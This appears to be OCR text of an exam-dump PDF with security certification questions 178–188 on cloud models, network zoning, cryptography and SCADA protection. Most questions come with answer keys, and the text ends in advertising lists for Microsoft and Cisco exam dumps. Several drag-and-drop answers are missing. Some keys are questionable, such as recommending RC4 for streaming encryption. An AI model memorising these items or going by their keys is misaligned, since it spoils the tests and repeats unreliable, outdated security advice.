
A. A public IaaS
B. A public PaaS
C. A public SaaS
D. A private SaaS
E. A private IaaS
F. A private PaaS

Answer: B


Question No : 178 DRAG DROP - (Topic 2)

An organization is implementing a project to simplify the management of its firewall network flows and implement security controls. The following requirements exist. Drag and drop the

BEST security solution to meet the given requirements. Options may be used once or not at all. All placeholders must be filled.



Answer:



Question No : 179 DRAG DROP - (Topic 2)


A manufacturer is planning to build a segregated network. There are requirements to segregate development and test infrastructure from production and the need to support multiple entry points into the network depending on the service being accessed. There are also strict rules in place to only permit user access from within the same zone. Currently, the following access requirements have been identified:

1. Developers have the ability to perform technical validation of development applications.


2. End users have the ability to access internal web applications.

3. Third-party vendors have the ability to support applications.

In order to meet segregation and access requirements, drag and drop the appropriate network zone that the user would be accessing and the access mechanism to meet the above criteria. Options may be used once or not at all. All placeholders must be filled.



Answer:



Question No : 180 - (Topic 2)

A security administrator has been asked to select a cryptographic algorithm to meet the criteria of a new application. The application utilizes streaming video that can be viewed both on computers and mobile devices. The application designers have asked that the algorithm support the transport encryption with the lowest possible performance overhead. Which of the following recommendations would BEST meet the needs of the application designers? (Select TWO).

A. Use AES in Electronic Codebook mode
B. Use RC4 in Cipher Block Chaining mode
C. Use RC4 with Fixed IV generation
D. Use AES with cipher text padding
E. Use RC4 with a nonce generated IV
F. Use AES in Counter mode

Answer: E,F

Question No : 181 - (Topic 2)

A network engineer wants to deploy user-based authentication across the company's wired and wireless infrastructure at layer 2 of the OSI model. Company policies require that users be centrally managed and authenticated and that each user's network access be controlled based on the user's role within the company. Additionally, the central authentication system must support hierarchical trust and the ability to natively authenticate mobile devices and workstations. Which of the following are needed to implement these requirements? (Select TWO).

A. SAML
B. WAYF
C. LDAP
D. RADIUS
E. Shibboleth
F. PKI

Answer: C,D

Question No : 182 - (Topic 2)

A port in a fibre channel switch failed, causing a costly downtime on the company's primary website. Which of the following is the MOST likely cause of the downtime?

A. The web server iSCSI initiator was down.
B. The web server was not multipathed.
C. The SAN snapshots were not up-to-date.
D. The SAN replication to the backup site failed.

Answer: B

Question No : 183 - (Topic 2)

An organization has several production critical SCADA supervisory systems that cannot follow the normal 30-day patching policy. Which of the following BEST maximizes the protection of these systems from malicious software?

A. Configure a firewall with deep packet inspection that restricts traffic to the systems
B. Configure a separate zone for the systems and restrict access to known ports

C. Configure the systems to ensure only necessary applications are able to run
D. Configure the host firewall to ensure only the necessary applications have listening ports

Answer: C

Question No : 184 - (Topic 2)

A recently hired security administrator is advising developers about the secure integration of a legacy in-house application with a new cloud based processing system. The systems must exchange large amounts of fixed format data such as names, addresses, and phone numbers, as well as occasional chunks of data in unpredictable formats. The developers want to construct a new data format and create custom tools to parse and process the data. The security administrator instead suggests that the developers:

A. Create a custom standard to define the data.
B. Use well formed standard compliant XML and strict schemas.
C. Only document the data format in the parsing application code.
D. Implement a de facto corporate standard for all analyzed data.

Answer: B

Question No : 185 - (Topic 2)

The latest independent research shows that cyber attacks involving SCADA systems grew an average of 15% per year in each of the last four years, but that this year's growth has slowed to around 7%. Over the same time period, the number of attacks against applications has decreased or stayed flat each year. At the start of the measure period, the incidence of PC boot loader or BIOS based attacks was negligible. Starting two years ago, the growth in the number of PC boot loader attacks has grown exponentially. Analysis of these trends would seem to suggest which of the following strategies should be employed?

A. Spending on SCADA protections should stay steady; application control spending should increase substantially and spending on PC boot loader controls should increase substantially.
B. Spending on SCADA security controls should stay steady; application control spending should decrease slightly and spending on PC boot loader protections should increase substantially.
C. Spending all controls should increase by 15% to start; spending on application controls should be suspended, and PC boot loader protection research should increase by 100%.
D. Spending on SCADA security controls should increase by 15%; application control

spending should increase slightly, and spending on PC boot loader protections should remain steady.

Answer: B

Question No : 186 - (Topic 2)

A company decides to purchase commercially available software packages. This can introduce new security risks to the network. Which of the following is the BEST description of why this is true?


A. Commercially available software packages are typically well known and widely available. Information concerning vulnerabilities and viable attack patterns are never revealed by the developer to avoid lawsuits.
B. Commercially available software packages are often widely available. Information concerning vulnerabilities is often kept internal to the company that developed the software.
C. Commercially available software packages are not widespread and are only available in limited areas. Information concerning vulnerabilities is often ignored by business managers.

D. Commercially available software packages are well known and widely available. Information concerning vulnerabilities and viable attack patterns are always shared within the IT community.


Answer: B

Question No : 187 DRAG DROP - (Topic 2)

IT staff within a company often conduct remote desktop sharing sessions with vendors to troubleshoot vendor product-related issues. Drag and drop the following security controls to match the associated security concern. Options may be used once or not at all.


Security concerns
Security controls or gaps
Vendor may accidentally or maliciously make changes to IT system
Desktop sharing traffic may be intercepted by network attackers
No guarantees that shoulder surfing attacks are not occurring at the vendor
Vendor may inadvertently see confidential material from the company, such as email or IM notifications
Perform remote sessions over SSL/TLS
Full-disk encryption for data at rest
Limit desktop sharing to specific application windows
Implement data loss prevention
Allow view-only access to third parties
Require code signing
Identified control gap

Answer:



Question No : 188 - (Topic 2)

Wireless users are reporting issues with the company's video conferencing and VoIP systems. The security administrator notices internal DoS attacks from infected PCs on the network causing the VoIP system to drop calls. The security administrator also notices that the SIP servers are unavailable during these attacks. Which of the following security controls will MOST likely mitigate the VoIP DoS attacks on the network? (Select TWO).

A. Install a HIPS on the SIP servers
B. Configure 802.1X on the network
C. Update the corporate firewall to block attacking addresses
D. Configure 802.11e on the network

Microsoft Exams List

70-246 Dump PDF VCE	70-485 Dump PDF VCE	70-742 Dump PDF VCE	98-366 Dump PDF VCE
70-247 Dump PDF VCE	70-486 Dump PDF VCE	70-743 Dump PDF VCE	98-367 Dump PDF VCE
70-331 Dump PDF VCE	70-487 Dump PDF VCE	70-744 Dump PDF VCE	98-368 Dump PDF VCE
70-332 Dump PDF VCE	70-488 Dump PDF VCE	70-761 Dump PDF VCE	98-369 Dump PDF VCE
70-333 Dump PDF VCE	70-489 Dump PDF VCE	70-762 Dump PDF VCE	98-372 Dump PDF VCE
70-334 Dump PDF VCE	70-490 Dump PDF VCE	70-765 Dump PDF VCE	98-373 Dump PDF VCE
70-339 Dump PDF VCE	70-491 Dump PDF VCE	70-768 Dump PDF VCE	98-374 Dump PDF VCE
70-341 Dump PDF VCE	70-492 Dump PDF VCE	70-980 Dump PDF VCE	98-375 Dump PDF VCE
70-342 Dump PDF VCE	70-494 Dump PDF VCE	70-981 Dump PDF VCE	98-379 Dump PDF VCE
70-345 Dump PDF VCE	70-496 Dump PDF VCE	70-982 Dump PDF VCE	MB2-700 Dump PDF VCE
70-346 Dump PDF VCE	70-497 Dump PDF VCE	74-343 Dump PDF VCE	MB2-701 Dump PDF VCE
70-347 Dump PDF VCE	70-498 Dump PDF VCE	74-344 Dump PDF VCE	MB2-702 Dump PDF VCE
70-348 Dump PDF VCE	70-499 Dump PDF VCE	74-409 Dump PDF VCE	MB2-703 Dump PDF VCE
70-354 Dump PDF VCE	70-517 Dump PDF VCE	74-678 Dump PDF VCE	MB2-704 Dump PDF VCE
70-383 Dump PDF VCE	70-532 Dump PDF VCE	74-697 Dump PDF VCE	MB2-707 Dump PDF VCE
70-384 Dump PDF VCE	70-533 Dump PDF VCE	77-420 Dump PDF VCE	MB2-710 Dump PDF VCE
70-385 Dump PDF VCE	70-534 Dump PDF VCE	77-427 Dump PDF VCE	MB2-711 Dump PDF VCE
70-410 Dump PDF VCE	70-640 Dump PDF VCE	77-600 Dump PDF VCE	MB2-712 Dump PDF VCE
70-411 Dump PDF VCE	70-642 Dump PDF VCE	77-601 Dump PDF VCE	MB2-713 Dump PDF VCE
70-412 Dump PDF VCE	70-646 Dump PDF VCE	77-602 Dump PDF VCE	MB2-714 Dump PDF VCE
70-413 Dump PDF VCE	70-673 Dump PDF VCE	77-603 Dump PDF VCE	MB2-715 Dump PDF VCE
70-414 Dump PDF VCE	70-680 Dump PDF VCE	77-604 Dump PDF VCE	MB2-716 Dump PDF VCE
70-417 Dump PDF VCE	70-681 Dump PDF VCE	77-605 Dump PDF VCE	MB2-717 Dump PDF VCE
70-461 Dump PDF VCE	70-682 Dump PDF VCE	77-881 Dump PDF VCE	MB2-718 Dump PDF VCE
70-462 Dump PDF VCE	70-684 Dump PDF VCE	77-882 Dump PDF VCE	MB5-705 Dump PDF VCE
70-463 Dump PDF VCE	70-685 Dump PDF VCE	77-883 Dump PDF VCE	MB6-700 Dump PDF VCE
70-464 Dump PDF VCE	70-686 Dump PDF VCE	77-884 Dump PDF VCE	MB6-701 Dump PDF VCE
70-465 Dump PDF VCE	70-687 Dump PDF VCE	77-885 Dump PDF VCE	MB6-702 Dump PDF VCE
70-466 Dump PDF VCE	70-688 Dump PDF VCE	77-886 Dump PDF VCE	MB6-703 Dump PDF VCE
70-467 Dump PDF VCE	70-689 Dump PDF VCE	77-887 Dump PDF VCE	MB6-704 Dump PDF VCE
70-469 Dump PDF VCE	70-692 Dump PDF VCE	77-888 Dump PDF VCE	MB6-705 Dump PDF VCE
70-470 Dump PDF VCE	70-695 Dump PDF VCE	77-891 Dump PDF VCE	MB6-884 Dump PDF VCE
70-473 Dump PDF VCE	70-696 Dump PDF VCE	98-349 Dump PDF VCE	MB6-885 Dump PDF VCE
70-480 Dump PDF VCE	70-697 Dump PDF VCE	98-361 Dump PDF VCE	MB6-886 Dump PDF VCE
70-481 Dump PDF VCE	70-698 Dump PDF VCE	98-362 Dump PDF VCE	MB6-889 Dump PDF VCE
70-482 Dump PDF VCE	70-734 Dump PDF VCE	98-363 Dump PDF VCE	MB6-890 Dump PDF VCE
70-483 Dump PDF VCE	70-740 Dump PDF VCE	98-364 Dump PDF VCE	MB6-892 Dump PDF VCE
70-484 Dump PDF VCE	70-741 Dump PDF VCE	98-365 Dump PDF VCE	MB6-893 Dump PDF VCE

Cisco Exams List

010-151 Dump PDF VCE	350-018 Dump PDF VCE	642-737 Dump PDF VCE	650-667 Dump PDF VCE
100-105 Dump PDF VCE	352-001 Dump PDF VCE	642-742 Dump PDF VCE	650-669 Dump PDF VCE
200-001 Dump PDF VCE	400-051 Dump PDF VCE	642-883 Dump PDF VCE	650-752 Dump PDF VCE
200-105 Dump PDF VCE	400-101 Dump PDF VCE	642-885 Dump PDF VCE	650-756 Dump PDF VCE
200-120 Dump PDF VCE	400-151 Dump PDF VCE	642-887 Dump PDF VCE	650-968 Dump PDF VCE
200-125 Dump PDF VCE	400-201 Dump PDF VCE	642-889 Dump PDF VCE	700-001 Dump PDF VCE
200-150 Dump PDF VCE	400-251 Dump PDF VCE	642-980 Dump PDF VCE	700-037 Dump PDF VCE
200-155 Dump PDF VCE	400-351 Dump PDF VCE	642-996 Dump PDF VCE	700-038 Dump PDF VCE
200-310 Dump PDF VCE	500-006 Dump PDF VCE	642-997 Dump PDF VCE	700-039 Dump PDF VCE
200-355 Dump PDF VCE	500-007 Dump PDF VCE	642-998 Dump PDF VCE	700-101 Dump PDF VCE
200-401 Dump PDF VCE	500-051 Dump PDF VCE	642-999 Dump PDF VCE	700-104 Dump PDF VCE
200-601 Dump PDF VCE	500-052 Dump PDF VCE	644-066 Dump PDF VCE	700-201 Dump PDF VCE
210-060 Dump PDF VCE	500-170 Dump PDF VCE	644-068 Dump PDF VCE	700-205 Dump PDF VCE
210-065 Dump PDF VCE	500-201 Dump PDF VCE	644-906 Dump PDF VCE	700-260 Dump PDF VCE
210-250 Dump PDF VCE	500-202 Dump PDF VCE	646-048 Dump PDF VCE	700-270 Dump PDF VCE
210-255 Dump PDF VCE	500-254 Dump PDF VCE	646-365 Dump PDF VCE	700-280 Dump PDF VCE
210-260 Dump PDF VCE	500-258 Dump PDF VCE	646-580 Dump PDF VCE	700-281 Dump PDF VCE
210-451 Dump PDF VCE	500-260 Dump PDF VCE	646-671 Dump PDF VCE	700-295 Dump PDF VCE
210-455 Dump PDF VCE	500-265 Dump PDF VCE	646-985 Dump PDF VCE	700-501 Dump PDF VCE
300-070 Dump PDF VCE	500-275 Dump PDF VCE	648-232 Dump PDF VCE	700-505 Dump PDF VCE
300-075 Dump PDF VCE	500-280 Dump PDF VCE	648-238 Dump PDF VCE	700-601 Dump PDF VCE
300-080 Dump PDF VCE	500-285 Dump PDF VCE	648-244 Dump PDF VCE	700-602 Dump PDF VCE
300-085 Dump PDF VCE	500-290 Dump PDF VCE	648-247 Dump PDF VCE	700-603 Dump PDF VCE
300-101 Dump PDF VCE	500-801 Dump PDF VCE	648-375 Dump PDF VCE	700-701 Dump PDF VCE
300-115 Dump PDF VCE	600-199 Dump PDF VCE	648-385 Dump PDF VCE	700-702 Dump PDF VCE
300-135 Dump PDF VCE	600-210 Dump PDF VCE	650-032 Dump PDF VCE	700-703 Dump PDF VCE
300-160 Dump PDF VCE	600-211 Dump PDF VCE	650-042 Dump PDF VCE	700-801 Dump PDF VCE
300-165 Dump PDF VCE	600-212 Dump PDF VCE	650-059 Dump PDF VCE	700-802 Dump PDF VCE
300-180 Dump PDF VCE	600-455 Dump PDF VCE	650-082 Dump PDF VCE	700-803 Dump PDF VCE
300-206 Dump PDF VCE	600-460 Dump PDF VCE	650-127 Dump PDF VCE	810-403 Dump PDF VCE
300-207 Dump PDF VCE	600-501 Dump PDF VCE	650-128 Dump PDF VCE	820-424 Dump PDF VCE
300-208 Dump PDF VCE	600-502 Dump PDF VCE	650-148 Dump PDF VCE	840-425 Dump PDF VCE
300-209 Dump PDF VCE	600-503 Dump PDF VCE	650-159 Dump PDF VCE	
300-210 Dump PDF VCE	600-504 Dump PDF VCE	650-281 Dump PDF VCE	
300-320 Dump PDF VCE	640-692 Dump PDF VCE	650-393 Dump PDF VCE	
300-360 Dump PDF VCE	640-875 Dump PDF VCE	650-472 Dump PDF VCE	
300-365 Dump PDF VCE	640-878 Dump PDF VCE	650-474 Dump PDF VCE	
